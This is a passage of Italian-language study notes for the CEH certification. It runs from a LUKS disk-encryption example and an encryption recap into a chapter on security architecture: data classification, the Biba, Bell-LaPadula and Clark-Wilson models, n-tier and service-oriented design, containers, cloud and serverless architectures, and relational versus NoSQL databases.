kilroy@hodgepodge $ sudo cryptsetup luksFormat /dev/sdf1
```

WARNING!
=====

This will overwrite data on /dev/sdf1 irrevocably.

Are you sure? (Type uppercase yes): YES
Enter passphrase for /dev/sdf1:
Verify passphrase:
kilroy@hodgepodge \$ sudo cryptsetup open /dev/sdf1 encryptedbackup
Enter passphrase for /dev/sdf1:
kilroy@hodgepodge \$ sudo mkfs.ext4 /dev/mapper/encryptedbackup

Output:

```
sql
Copy code
Creating file system with 3906555 4k blocks...
...
Writing superblocks and file system accounting information: done
```

Dopo aver aggiunto l'header di criptazione, i dati precedenti vengono persi. Occorre creare un file system prima dell'uso. Le unità USB criptate possono essere lette su altri sistemi se si conosce la password.

Limiti della Criptazione

- La criptazione è efficace solo quanto la protezione della chiave.
- Se un attaccante accede a un sistema già autenticato, i dati sono in chiaro.
- I file criptati possono causare perdita dei dati se si perde la chiave.

Riepilogo

- La **privacy** richiede la criptazione di messaggi e dati.
- I messaggi interni all'azienda non sono sicuri se non criptati.
- La criptazione del disco non protegge se un attaccante ottiene accesso autenticato.
- Tipi di cifratura:
 - **Substitution ciphers**: sostituiscono caratteri (rotation, Vigenère).
 - **Transformation ciphers**: trasformano matematicamente il messaggio.
 - **Block ciphers**: dati in blocchi di dimensione fissa, padding se necessario.
 - **Stream ciphers**: dati cifrati byte per byte.
- **Key management** è critico:
 - Pre-shared keys possono essere intercettate.
 - **Diffie-Hellman key exchange** consente generazione sicura delle chiavi simmetriche.
- **AES**: cifratura simmetrica comune, supporta 128/192/256 bit.
- **Asymmetric encryption** (public key cryptography): usa chiavi diverse per cifratura e decifratura, combinabile in **hybrid cryptosystem**.
- **X.509 certificates** memorizzano le chiavi pubbliche con identità verificate da CA.
- **PGP** utilizza un web of trust.
- **MAC** (Message Authentication Code): garantisce integrità e autenticità, utilizzando hash crittografici.
- Full disk encryption:
 - Windows: **BitLocker**.
 - macOS: **FileVault**.
 - Linux: **dm-crypt**.

Criptazione ≠ protezione totale. Senza gestione sicura delle chiavi, può portare a **perdita irreversibile dei dati**.

Capitolo 14 – Security Architecture and Design

Argomenti CEH trattati:

- Security architecture

- Service-oriented architecture
 - N-tier application design
 - Database structures
 - Security models
-

Sviluppare strategie per un'azienda, incluso lo sviluppo applicativo, richiede molte considerazioni, ma non è necessario partire da zero. Qualunque cosa tu stia sviluppando o implementando, è importante considerare gli utenti e, ancora di più, la **classificazione dei dati** e i requisiti di sicurezza associati. Non tutti i dati sono uguali, così come non tutti gli utenti sono uguali.

Per questo, quando si sviluppa un programma di sicurezza, è utile avere un **security model** che definisca come gli utenti interagiranno con i dati e tra loro. I security models garantiscono che le **security policies** vengano rispettate, guidando anche lo sviluppo e il deployment delle applicazioni.

Security Architecture

Significa adottare un approccio **top-down** per garantire che politiche, standard e controlli siano coerenti e consistenti con le esigenze aziendali. La **security policy** parte dall'alto dell'organizzazione, definendo le direzioni in base alle necessità aziendali.

Data Classification

Classificare i dati è un passo essenziale per organizzare controlli e sistemi di sicurezza, raggruppando le informazioni con esigenze simili di sicurezza e definendo **access control** appropriati.

Classificazioni Governative (Tabella 14.1)

- **Top Secret:** massima classificazione, accessibile a pochi.
- **Secret:** la divulgazione causa seri danni alla sicurezza nazionale.
- **Confidential:** la divulgazione causa danni alla sicurezza nazionale.
- **Restricted:** la divulgazione causa effetti indesiderati.
- **Official:** informazioni relative a operazioni governative.
- **Unclassified:** informazioni visualizzabili da chiunque.

All'interno di questi livelli possono esistere compartimentazioni aggiuntive per limitare l'accesso anche a chi ha autorizzazioni elevate.

Classificazione Semplificata (Tabella 14.2)

- **Restricted:** dati interni/sensibili, la perdita può causare danni significativi.
- **Private:** dati sensibili, la perdita causa danni moderati.
- **Public:** la divulgazione non causa danni.

La classificazione dovrebbe essere basata su esigenze aziendali e, se fatta all'inizio della vita di un'organizzazione, è più semplice rispetto alle grandi aziende con enormi quantità di dati.

Security Models


Definiscono **chi può fare cosa su quali dati**, estendendo la classificazione dati in controlli di accesso pratici. Ad esempio:

- I dati pubblici non vanno memorizzati insieme a dati sensibili.
- Chi ha accesso a dati top secret può vedere dati pubblici, ma non viceversa.

State Machine Model

Basato su un **finite-state machine**, dove ogni stato e transizione del sistema è definito e monitorato per garantire che il sistema rimanga in uno stato sicuro.

Figura 14.1: mostra uno schema base con stato A e B, con transizioni tra di loro (esempio di una porta automatica aperta/chiusa).



Il modello aiuta a identificare quando un sistema entra in uno stato non sicuro monitorando transizioni inattese.

Biba Model

Creato da **Kenneth Biba (1975)**, mira a proteggere **l'integrità dei dati**, non la confidenzialità.

Gli obiettivi:

- Parti non autorizzate non possono modificare dati.
- Parti autorizzate non possono modificare dati senza autorizzazione specifica.
- I dati devono essere veri e accurati.

Regole Biba:

- Un utente può scrivere solo a un livello **uguale o inferiore** al proprio (non può scrivere a livelli superiori).
- Può leggere solo a un livello **uguale o superiore** (non può leggere dati a livelli inferiori).

Sintesi:

- **Read up, write down.**

Proprietà del modello:

1 Simple Integrity Property: un soggetto non può leggere dati a livello inferiore.

2 Star (*) Integrity Property: un soggetto non può scrivere a livelli superiori.

3 Invocation Property: un processo a livello inferiore non può richiedere accesso a livello superiore.

Bell-LaPadula Model

Usato in ambito **militare/governativo**, protegge **la confidenzialità**. È anch'esso un **state machine model**:

- I soggetti e gli oggetti esistono in uno stato definito.
- Le transizioni avvengono solo tra stati sicuri.

Proprietà del modello:

1 Simple Security Property: un soggetto non può leggere dati a livello superiore.

2 Star (*) Property: un soggetto non può scrivere dati a livello inferiore.

3 Discretionary Security Property: usa una access matrix per gestire discretionary access.

Il sistema operativo gestisce le **mandatory access control rules (Simple e Star)** mentre l'utente gestisce le **discretionary rules** sui dati che controlla.

Clark-Wilson Integrity Model

Il modello **Clark-Wilson** si concentra sull'**integrità**, non sulla confidenzialità. Non è identico al modello **Biba**, anche se entrambi puntano a mantenere l'integrità dei dati.

- Non utilizza uno **state machine**.
- Non lavora solo con soggetti e oggetti, ma aggiunge anche i **programmi**.
- Nei modelli state machine, un soggetto agisce direttamente su un oggetto. Nel Clark-Wilson, il soggetto agisce su un **data object solo tramite programmi noti**.
- Viene usato a **tutti i livelli di classificazione dei dati**, non solo quelli elevati.
- Obiettivo: **mantenere la consistenza dei dati** durante i passaggi di stato (ogni transazione lascia l'oggetto in uno stato coerente e utilizzabile).

Il modello definisce i dati e consente l'accesso solo tramite un numero ridotto di programmi noti. Se un soggetto non autorizzato tenta di accedere all'oggetto, anche tramite un programma definito, è una **violazione**. Vale anche per i tentativi di transazioni non definite o tramite programmi non autorizzati.

Questo concetto si chiama **Clark-Wilson triples: soggetto, oggetto, programma noto**.

Include anche regole specifiche:

- **Constrained Data Items (CDIs)**: dati soggetti a controllo.
- **Unconstrained Data Items (UDIs)**: dati non vincolati.
- **Transformation Procedures (TPs)**: gestiscono CDIs e UDIs.
- **Integrity Verification Procedures (IVPs)**: controllano la validità dello stato dei dati.

Le regole sono 9, divise in:

- **Certification Rules (CRs)**: per esternalità e integrità.
 - **Enforcement Rules (ERs)**: tre controllano quali TPs possono operare sui CDIs, una assicura che il triple sia permesso, altre coprono logging e gestione dei dati nuovi (che possono non essere vincolati).
 - Solo il certificatore di una TP può cambiarne le qualifiche.
-

Application Architecture

In passato le applicazioni giravano su un solo sistema (**mainframe, PC standalone**). I dati e il programma erano sullo stesso sistema, con controlli di accesso centralizzati.

Con le reti:

- I dati possono essere archiviati altrove.

- Gli utenti non devono trovarsi sulla stessa macchina dell'applicazione.
- Possibilità di **segmentazione e architetture distribuite**.


Con i **cloud provider**, le architetture applicative si ampliano, consentendo servizi virtualizzati e distribuiti senza necessità di un sistema fisico dedicato.

n-tier Application Design



Il modello **n-tier** suddivide l'applicazione in **livelli (tiers)**:

- **Presentation Layer (View)**: interfaccia utente (laptop).
- **Application Layer**: logica dell'applicazione.
- **Business Logic Layer**: regole aziendali, stabiliscono come elaborare i dati ricevuti.
- **Data Access Layer**: backend per la gestione dati, solitamente un **database**.

Figura 14.2: Multitier application design.



Client




Nella variante **4-tier**, il layer Application gestisce i servizi e decide quali regole applicare, mentre il Business Logic Layer fornisce le regole aziendali.

Application Servers:

- Linguaggio dipendenti (es. Java, .NET con IIS).
- Ricevono richieste HTTP, instradano verso codice applicativo.
- Forniscono il framework per web server.


Figura 14.3: IIS application server configurazione.



Data Layer:

- Equivale al **Model** nell'MVC.
- Usa **relational databases** per modellare e visualizzare dati.
- Si usa **SQL** per creare, gestire, interrogare tabelle.
- Struttura dati in **entity-relationship model** (tabelle, campi, relazioni).

Figura 14.4: Entity-relationship diagram che mostra una tabella `pet` (id, name, sex, breed) collegata a una tabella `visit` (data visite), collegate tramite una terza tabella di mapping per relazionare correttamente i dati.



Service-Oriented Architecture (SOA)

SOA scomponete le applicazioni in **servizi indipendenti**:

- Ogni **funzione** è implementata come **microservizio**.
- I servizi comunicano tramite protocolli ben definiti:
 - **RMI (Remote Method Invocation)**
 - **RPC (Remote Procedure Call)**
 - **REST (Representational State Transfer)**

I programmatore consumano i servizi senza sapere come funzionano internamente, lavorando tramite librerie, senza dover sviluppare protocolli di comunicazione personalizzati.


Vantaggi SOA:

- Posizionamento dei servizi ovunque, grazie a reti e processori veloci.
- Limita il raggio di compromissione in caso di breach.
- Architettura modulare: ogni servizio può essere sostituito facilmente.
- Espone servizi verso l'esterno, consentendo interazione ma anche potenziali tentativi di attacco.

Figura 14.5: Service-oriented architecture diagram:



Web Application Architecture



- **Top:** Web interface.
- **Sotto:** Login service, user management, user profile, data modeling, storage service, ecc.

Containers

Container:

- Isola applicazioni da altre applicazioni e servizi.
 - Usa **namespace** a livello kernel per separare spazi di memoria e impedire IPC (interprocess communication) tra container.
 - Condivide il **kernel dell'host**, a differenza delle VM che eseguono un intero OS guest.
 - Contiene solo l'applicazione e le librerie necessarie, riducendo overhead.
 - Ha una propria interfaccia di rete e appare come un dispositivo separato.
 - Può essere eseguito **all'interno di una VM**.
-

Containers + SOA + Microservices:

- Cambiano il modello di distribuzione delle applicazioni.
 - Non serve più creare sistemi fisici/virtuali separati: si creano container per i servizi.
 - Consentono **elastic design**, avviando servizi solo quando richiesti.
 - Riduce i costi e mantiene le applicazioni reattive per i client.
-

Cloud-Based Applications

Cloud computing:

- È una forma di **outsourcing dell'infrastruttura**.
- Permette di distribuire applicazioni multitier tradizionali con **riduzione del rischio**.
- Riduce l'esposizione diretta delle applicazioni di rete agli attaccanti.
- Può prevenire l'espansione di un compromesso verso altri sistemi aziendali.

L'**Identify** riguarda l'identificazione dei rischi, degli asset e delle policy utilizzate.

Il **contesto qui è business-level**, per rischi aziendali.

- Fisici: serrature, barriere.
- Tecnici: firewall, IDS.


Strumenti per evitare, rilevare, contrastare o minimizzare i rischi:

Cloud Application Model

Un modo più efficace di usare un modello applicativo basato su cloud è sfruttare provider come **Microsoft, Amazon e Google**, che permettono di creare **container** per distribuire applicazioni. Non devi occuparti di come distribuire i container nell'ambiente: è il provider a gestire l'infrastruttura.

I container sono relativamente semplici, ma richiedono gestione → la gestisce il provider.

Figura 14.6 mostra l'elenco di servizi offerti da **AWS**, tra cui **Elastic Kubernetes Service (EKS)**.



Kubernetes è un orchestratore che gestisce un insieme di VM e container.

Servizi di sicurezza nel cloud


Un vantaggio del cloud è l'ampia gamma di servizi di sicurezza disponibili:

- Servizi di log
- Log watch
- Trail di eventi utili in caso di compromissione → fondamentali per investigazioni: punto d'ingresso, entità della compromissione.

Provider come **AWS** gestiscono **identity and access management (IAM)**, più robusto di quello di piccole organizzazioni.

In più, molti vendor offrono **UTM**, firewall, IDS, come **istanze virtuali** su AWS → stesse funzioni di un appliance fisico.

Figura 14.6 mostra esempi di servizi AWS.



Serverless

Oltre all'architettura tradizionale, i servizi cloud permettono nuovi modelli come il **serverless**:

- Es. **Lambda** su AWS → sviluppatore crea funzioni **senza server o container associati**.
- Più funzioni serverless collegate = un'applicazione.
- Se una funzione ha vulnerabilità e viene compromessa → **non c'è server backend** da sfruttare.
- **Figura 14.7** mostra architettura AWS serverless:
 - Utente → API gateway → Lambda → database **NoSQL** per storage e user state.
 - Design semplice, ma estendibile.
 - Storage anche client-side via connessione virtuale.

Database Considerations

I database relazionali usano **SQL** (anni '70):

- Esempi: **Oracle, MySQL, MariaDB, SQL Server**.

- **MariaDB** è un fork di MySQL dal 2010.
- SQL Server comune in ambienti Microsoft.

Sono **server** → servizio in ascolto su rete:

- **MySQL**: TCP port **3306**
- **SQL Server**: TCP port **1433**, può usare anche UDP.

Named pipes: se client e server sono sullo stesso host, comunicano senza aprire una porta di rete → interprocess communication.

SQL injection:

- Esegue comandi SQL tramite input web.
- Se attaccante ha accesso diretto di rete + credenziali → non serve injection, può fare query dirette.

NoSQL

Alternativa crescente:

- Non usa SQL per l'accesso programmato.
- Es. **Key/value, document store, graph database**.
- Rappresentazione: **JSON, XML**.

Esempio JSON:

```
json
Copy code
"person": {
    "firstname": "Ric",
    "lastname": "Messier",
    "sex": "Male",
    "age": "old",
    "state": "CO"
}
```

Key: `person` → valore: oggetto complesso con più chiavi interne.

Nel relazionale: ogni key → colonna; più righe → record multipli.

Key/value: interazione più flessibile, no JOIN complessi.

Document store: semi-strutturati (JSON, XML).

Graph database: archivia connessioni tra dati come nodi/grafi → es. **Facebook**.

Molti NoSQL sono offerti da **AWS**, **Azure** (**Figura 14.8** mostra alcuni provider).

